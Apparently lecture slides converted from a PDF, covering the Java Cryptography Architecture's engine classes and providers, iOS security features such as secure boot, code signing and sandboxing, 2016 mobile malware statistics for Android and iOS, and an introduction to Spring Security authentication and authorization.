


Java Cryptography Design Principles

Algorithm independence

- specification of engine classes
- Algorithm extensibility
- easy updation of engine classes with new algorithms
- Implementation independence
- use of cryptographic service providers
- Implementation interoperability
- providers working with each other

Java Cryptography Architecture



Providers

- ✓ `java.security.Provider` - base class of all providers
 - ✓ advertises algorithms
- ✓ Supply concrete implementations

```
md = MessageDigest.getInstance("MD5")
md = MessageDigest.getInstance("MD5", "ProviderC")
```

Provider implicit

Provider explicit

JCA Engine Classes


- Provide the interface to a specific type of cryptographic service
 - cryptographic operations
 - generators or converters of cryptographic material
 - objects (keystores or certificates)

JCA Engine Classes


MessageDigest (produces hash value)

- Signature (produces digital signature)
 - KeyPairGenerator (produces pair of keys)
- KeyFactory (breaks down a key)
- KeyStore (manages and stores keys)
- SecureRandom (produces random numbers)
 - AlgorithmParameters (encoding and decoding)
 - AlgorithmParameterGenerator (generates parameters)
- CertificateFactory (public key cert, revocation)
- CertPathBuilder (establish relationship chains between certs)
- CertStore (stores certificates and revocation lists)

JCA Engine Classes




JCA Engine Classes



How does it work?

```
import javax.crypto.*;  
  
Cipher c = Cipher.getInstance("AES");  
c.init(ENCRYPT_MODE, key);
```

Secure Random



- ✓ **Seeding**

```
synchronized public void setSeed(byte[] seed)  
public void setSeed(long seed)
```

- ✓ **Using the object**

```
synchronized public void nextBytes(byte[] bytes)
```

- ✓ **Generate seed bytes**

```
byte[] generateSeed(int numBytes)
```

Message Digest




- ✓ Updating the object

```
void update(byte input)  
void update(byte[] input)
```

- ✓ Computing the digest


```
byte[] digest()  
byte[] digest(byte[] input)
```

Java Cryptography Extension



iOS Security Architecture

- The iOS security architecture, officially documented by Apple in the iOS Security Guide, consists of six core features. This security guide is updated by Apple for each major iOS version:
- Hardware Security
- Secure Boot
- Code Signing
- Sandbox
- Encryption and Data Protection
- General Exploit Mitigations



iOS Security Architecture

- Hardware Security
 - Each iOS device comes with two built-in Advanced Encryption Standard (AES) 256-bit keys.
 - The device's unique IDs (UIDs) and a device group IDs (GIDs) are AES 256-bit keys fused (UID) or compiled (GID) into the Application Processor (AP) and Secure Enclave Processor (SEP) during manufacturing.
 - There's no direct way to read these keys with software or debugging interfaces such as JTAG.
 - Encryption and decryption operations are performed by hardware AES crypto-engines that have exclusive access to these keys.

iOS Security Architecture

- Hardware Security
 - The GID is a value shared by all processors in a class of devices used to prevent tampering with firmware files and other cryptographic tasks not directly related to the user's private data.
 - UIDs, which are unique to each device, are used to protect the key hierarchy that's used for device-level file system encryption. Because UIDs aren't recorded during manufacturing, not even Apple can restore the file encryption keys for a particular device.

iOS Security Architecture

- Hardware Security
 - To allow secure deletion of sensitive data on flash memory, iOS devices include a feature called Effaceable Storage.
 - This feature provides direct low-level access to the storage technology, making it possible to securely erase selected blocks.

iOS Security Architecture

- Secure Boot
 - When an iOS device is powered on, it reads the initial instructions from the read-only memory known as Boot ROM, which bootstraps the system.
 - The Boot ROM contains immutable code and the Apple Root CA, which is etched into the silicon chip during the fabrication process, thereby creating the root of trust.
 - Next, the Boot ROM makes sure that the LLB's (Low Level Bootloader) signature is correct, and the LLB checks that the iBoot bootloader's signature is correct too.
 - After the signature is validated, the iBoot checks the signature of the next boot stage, which is the iOS kernel.
 - If any of these steps fail, the boot process will terminate immediately and the device will enter recovery mode and display the restore screen.
 - However, if the Boot ROM fails to load, the device will enter a special low-level recovery mode called Device Firmware Upgrade (DFU).

iOS Security Architecture

- Secure Boot
 - This is the last resort for restoring the device to its original state.
 - In this mode, the device will show no sign of activity; i.e., its screen won't display anything.
 - This entire process is called the "Secure Boot Chain". Its purpose is focused on verifying the boot process integrity, ensuring that the system and its components are written and distributed by Apple.
 - The Secure Boot chain consists of the kernel, the bootloader, the kernel extension, and the baseband firmware.

iOS Security Architecture

- Code Signing
 - Apple has implemented an elaborate DRM system to make sure that only Apple-approved code runs on their devices, that is, code signed by Apple.
 - In other words, you won't be able to run any code on an iOS device that hasn't been jailbroken unless Apple explicitly allows it.
 - End users are supposed to install apps through the official Apple's App Store only.
 - For this reason (and others), iOS has been compared to a crystal prison.
 - A developer profile and an Apple-signed certificate are required to deploy and run an application

iOS Security Architecture

- Code Signing
 - Developers need to register with Apple, join the Apple Developer Program and pay a yearly subscription to get the full range of development and deployment possibilities.
 - There's also a free developer account that allows you to compile and deploy apps (but not distribute them in the App Store) via sideloading.

iOS Security Architecture

- Encryption and Data Protection
 - FairPlay Code Encryption is applied to apps downloaded from the App Store.
 - FairPlay was developed as a DRM when purchasing multimedia content.
 - Originally, FairPlay encryption was applied to MPEG and QuickTime streams, but the same basic concepts can also be applied to executable files.
 - The basic idea is as follows: Once you register a new Apple user account, or Apple ID, a public/private key pair will be created and assigned to your account.

iOS Security Architecture

- Encryption and Data Protection
 - The private key is securely stored on your device. This means that FairPlay-encrypted code can be decrypted only on devices associated with your account.
 - Reverse FairPlay encryption is usually obtained by running the app on the device, then dumping the decrypted code from memory (see also "Basic Security Testing on iOS").

iOS Security Architecture

- Encryption and Data Protection
 - Apple has built encryption into the hardware and firmware of its iOS devices since the release of the iPhone 3GS.
 - Every device has a dedicated hardware-based cryptographic engine that provides an implementation of the AES 256-bit encryption and the SHA-1 hashing algorithms.
 - In addition, there's a unique identifier (UID) built into each device's hardware with an AES 256-bit key fused into the Application Processor.
 - This UID is unique and not recorded elsewhere. At the time of writing, neither software nor firmware can directly read the UID.
 - Because the key is burned into the silicon chip, it can't be tampered with or bypassed. Only the crypto engine can access it.

iOS Security Architecture

- Encryption and Data Protection
 - Building encryption into the physical architecture makes it a default security feature that can encrypt all data stored on an iOS device.
 - As a result, data protection is implemented at the software level and works with the hardware and firmware encryption to provide more security.

iOS Security Architecture

- Sandbox
 - The app's sandbox is an iOS access control technology. It is enforced at the kernel level.
 - Its purpose is limiting system and user data damage that may occur when an app is compromised.
 - Sandboxing has been a core security feature since the first release of iOS.
 - All third-party apps run under the same user (mobile), and only a few system applications and services run as root (or other specific system users).
 - Regular iOS apps are confined to a container that restricts access to the app's own files and a very limited number of system APIs.
 - Access to all resources (such as files, network sockets, IPCs, and shared memory) are controlled by the sandbox.

iOS Security Architecture

- Sandbox
 - These restrictions work as follows [#levin]:
 - The app process is restricted to its own directory (under `/var/mobile/Containers/Bundle/Application/` or `/var/containers/Bundle/Application/`, depending on the iOS version) via a chroot-like process.
 - The `mmap` and `mmprotect` system calls are modified to prevent apps from making writable memory pages executable and stopping processes from executing dynamically generated code.
 - In combination with code signing and FairPlay, this strictly limits what code can run under specific circumstances (e.g., all code in apps distributed via the App Store is approved by Apple).

iOS Security Architecture

- Sandbox
 - Processes are isolated from each other, even if they are owned by the same UID at the operating system level. Hardware drivers can't be accessed directly. Instead, they must be accessed through Apple's public frameworks.


iOS Security Architecture

- General Exploit Mitigations
 - iOS implements address space layout randomization (ASLR) and eXecute Never (XN) bit to mitigate code execution attacks.
 - ASLR randomizes the memory location of the program's executable file, data, heap, and stack every time the program is executed.
 - Because the shared libraries must be static to be accessed by multiple processes, the addresses of shared libraries are randomized every time the OS boots instead of every time the program is invoked.
 - This makes specific function and library memory addresses hard to predict, thereby preventing attacks such as the return-to-libc attack, which involves the memory addresses of basic libc functions.

Android vs iOS security: Which is better?

Mobile vulnerabilities reported, by operating system

Android surpassed iOS in terms of the number of mobile vulnerabilities reported in 2016.



Android vs iOS security: Which is better?

Top mobile threats in 2016

The two most commonly seen mobile malware detections are generic detection names, used to block a wide range of unclassified Android threats.

Mobile Threat	Percentage
Android.Malapp	39.2
Android.MalDownloader	16.1
Android.Opfake	5.2
Android.HiddenAds	4.8
Android.Premiumtext	4.1
Android.Maldropper	2.1
Android.Mobilespy	1.9
Android.Downloader	1.7
Android.Dropper	1.7
Android.Fakeapp	1.7
Android.Smsstealer	1.7
Android.Rootnik	1.6
Android.Lotoor	1.4
Android.SmsBlocker	1.4
Android.MobileSpy	1.3
Android.RegSMS	1.2
Android.FakelInst	1.2
Android.SMSblocker	0.9
Android.HiddenApp	0.8
Android.Lockdroid.E	0.8

Spring Security

- Spring framework has two major applications which are authentication and authorization.
- Authentication is a process of identifying and knowing the target user which wants to access the application.
- Authorization is a process of allowing the authority to perform some actions in the application.
- Apply authorization to a web request, methods and access to an individual domain.

Spring Security

- Spring Security gives you:
- Authentication – *Who are you?* (login, tokens)
- Authorization – *Are you allowed to do this?*
- Protection – defense against CSRF, session fixation, headers, etc.

Authentication




Authentication

Authentication Form
NOT AUTHENTIFICATION

The screenshot shows a web page titled "Authentication Form". It has two input fields: "Enter the Username" with the value "param" and "Enter the Password" with the value "*****". Below the inputs is a button labeled "Approve Me!".

Authenticating User

What is Authorization in Spring Security



Authorization



